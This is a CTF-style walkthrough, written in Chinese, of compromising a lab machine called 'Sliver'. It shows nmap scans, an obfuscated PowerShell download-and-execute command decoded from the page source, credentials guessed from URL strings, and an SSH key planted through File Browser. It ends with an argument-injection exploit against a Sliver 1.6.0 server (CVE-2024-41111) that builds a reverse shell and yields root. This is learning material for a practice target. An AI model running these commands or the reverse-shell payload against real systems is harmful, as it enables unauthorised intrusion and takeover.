Sliver by zemu

端口扫描 & 信息收集

1. 命令1: `sudo nmap -A --osscan-guess -T4 -p- -v 192.168.0.5`

得到 22 和 443 两个端口，其中 443 是 https ， 使用的是自签名证书

`ssl-cert: Subject: commonName=*.sliver.maze`

> 由于证书只包含域名，不包含 IP 地址，所以我们需要通过 域名 进行访问
>
> 而同时考虑到 `www.sliver.maze` 是一个内部使用的域名，没有在公共 DNS 注册
>
> 所以修改 `/etc/hosts` 将 `www.sliver.maze` 域名绑定到对应的 IP 地址
>
> ```
> Session  Actions  Edit  View  Help
> 127.0.0.1       localhost
> 127.0.1.1       kali
> ::1             localhost ip6-localhost ip6-loopback
> ff02::1         ip6-allnodes
> ff02::2         ip6-allrouters
>
> 192.168.0.5 www.sliver.maze sliver.maze
> ```
>
> 不过其实 dnsmasq 直接弄一个本地 DNS 服务器然后做个通配符匹配也是可以的

2. 命令2: `curl -k -I https://sliver.maze & curl -k https://www.sliver.maze`

> 由于是自签名证书，所以需要使用 curl 命令的 -k 参数忽视风险

`curl -k -I https://sliver.maze` 发现被重定向到了 `https://www.sliver.maze`

然后使用 `curl` 查看网页源码，且容易 注意到 源码中有如下代码


代码块

```
function obfuscateCommand(command) {
    return `powershell -ep bypass -enc ${command}`;
}

function generateCommand() {
    const command =
"WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAG
UAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpA
```

```
    G8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AEkARQBYACAAKAAoAG4AZQB3
    AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwB
    hAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwB6AGUANQA3AGwANQAyADEAYQBqAG4AeQ
    AxAGgAcAA2AC4AcwBsAGkAdgBlAHIALgBtAGEAegBlAC8AbQBiADcAOQBoADMAaABhAHUAbgA3AHkAN
    ABlADMAYQAvAGEAcABpAC8AcAB1AGIAbABpAGMALwBkAGwALwB3ADAASABEAHUARgBiADIAJwApACkA
    ";
    obfuscatedCommand = obfuscateCommand(command);
}
```

容易注意到 PowerShell 内部字符串使用 UTF-16LE 编码 和 -enc 参数实际是对后续命令进行 Base64 解码



代码块

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
IEX ((new-object net.webclient).downloadstring('https://ze57l521ajny1hp6.sliver.maze/mb79h3haun7y4e3a/api/public/dl/w0HDuFb2'))
```

> 访问该链接下载了一个 `.ps1` 脚本，改为 `txt` 访问
>
> 注意到是一个使用https://github.com/EvilBytecode/Shellcode-Loader混淆过的**内存注入型加载器**
>
> 但是实际执行的命令是启动计算器，没有实际恶意操作
>
> 发现 Created by Qiaojojo ，这个后面有用

于是想到直接访问https://ze57l521ajny1hp6.sliver.maze/mb79h3haun7y4e3a，是一个 File Browser

但是需要登录

FileBrowser

不难在链接中发现两个奇怪的字符串 `ze57l521ajny1hp6` 和 `mb79h3haun7y4e3a`

且联系到之前的脚本中的 `Created by Qiaojojo`

进行尝试：

`Username: Qiaojojo`

`Password: ze57l521ajny1hp6`

成功

注意到有两个用户： `Qiaojojo` 和 `Sublarge`

通过对 `cookie` 中的 `JWT` 进行分析得到，发现权限很低，尝试使用 `Sublarge` 进行登录

代码块

```
{
  "user": {
    "id": 3,
    "locale": "en",
    "viewMode": "mosaic",
    "singleClick": false,
    "redirectAfterCopyMove": true,
    "perm": {
      "admin": false,
      "execute": true,
      "create": true,
      "rename": false,
      "modify": false,
      "delete": false,
      "share": false,
      "download": true
    },
    "commands": [],
    "lockPassword": true,
    "hideDotfiles": false,
    "dateFormat": false,
    "username": "qiaojojo",
```

```
      "aceEditorTheme": ""
    },
    "iss": "File Browser",
    "exp": 1771315178,
    "iat": 1771307978
  }
```

进行尝试：

`Username：Sublarge`

`Password：mb79h3haun7y4e3a`

成功

发现 Sublarge 是管理员

代码块


```
  {
    "user": {
      "id": 1,
      "locale": "zh-cn",
      "viewMode": "mosaic",
      "singleClick": false,
      "redirectAfterCopyMove": true,
      "perm": {
        "admin": true,
        "execute": true,
        "create": true,
        "rename": true,
        "modify": true,
        "delete": true,
        "share": true,
        "download": true
      },
      "commands": [],
      "lockPassword": false,
      "hideDotfiles": true,
      "dateFormat": false,
      "username": "sublarge",
      "aceEditorTheme": ""
    },
    "iss": "File Browser",
    "exp": 1771315575,
```

```
    "iat": 1771308375
}
```

通过将 `sublarge` 的目录范围改成空来得到 `user.txt`

Ssh


3. 命令3: `ssh -p 22 sublarge@192.168.0.5`

发现是 `publickey` 验证而非 密码 验证

回到 `File Browser` 中，在 `sublarge` 用户目录下创建 `.ssh` 文件夹和将其他文件夹改名成 `.ssh` 的操作均失败

所以注意到应该是 原本就存在 `.ssh` 这个文件夹，但是由于文件夹名字最开头有个 `.` 所以被隐藏了

同时 `File Browser` 中默认是不显示隐藏文件和文件夹的，在设置中关闭这个选项



4. 命令4：`ssh-keygen -t ed25519 -C "nai long dao ci yi you" -f nainong`

再把生成的 `nainong.pub` 文件改成 `authorized_keys` 上传到 `.ssh` 中

5. 命令5：`ssh -p 22 -i /home/kali/nainong  sublarge@192.168.0.5`

发现是 1.6.0 的Sliver，查询资料 Sliver服务端 的默认端口是 31337

6. 命令6：`nmap -p 31337 -sV -T5 192.168.0.5`

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 31337 -sV -T5 192.168.0.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 02:22 EST
Nmap scan report for www.sliver.maze (192.168.0.5)
Host is up (0.00046s latency).

PORT      STATE  SERVICE VERSION
31337/tcp closed Elite
MAC Address: 08:00:27:FD:A4:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

该端口并不对外部开放，想到使用 ssh 的本地端口转发功能

7. 命令7：`ssh -N -L 31337:127.0.0.1:31337 -i /home/kali/nainong sublarge@192.168.0.5`

Sliver

因为 服务端 Sliver 的版本为1.6.0，所以可能有 CVE-2024-41111 漏洞

8. 命令8：

`generate msf-stager --lhost 192.168.0.10 --lport 8888 --advanced --platform=linux&--payload=linux/x64/shell_reverse_tcp&--format=elf&--out=/root/.sliver/go/bin/go`

9. 命令9：

`generate beacon --mtls 1.2.3.4`

同时在另一个终端执行：`nc -lvnp 8888`

得到 root 权限的 shell